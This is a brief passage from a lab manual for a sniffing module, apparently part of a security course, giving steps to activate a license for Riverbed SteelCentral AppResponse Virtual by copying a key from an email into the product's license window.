
Module 08 – Sniffing

- Switch to your browser (here, **Mozilla Firefox**). Navigate to the tab where the **Riverbed Evaluation License Request for SteelCentral AppResponse Virtual** email is open and copy the **License Key** provided in the email.




- Switch back to **License** window and paste the **License Key** in the **Product Key** field. Click the **Activate** button.


Note: If a **User Account Control** pop-up appears, click **Yes**.



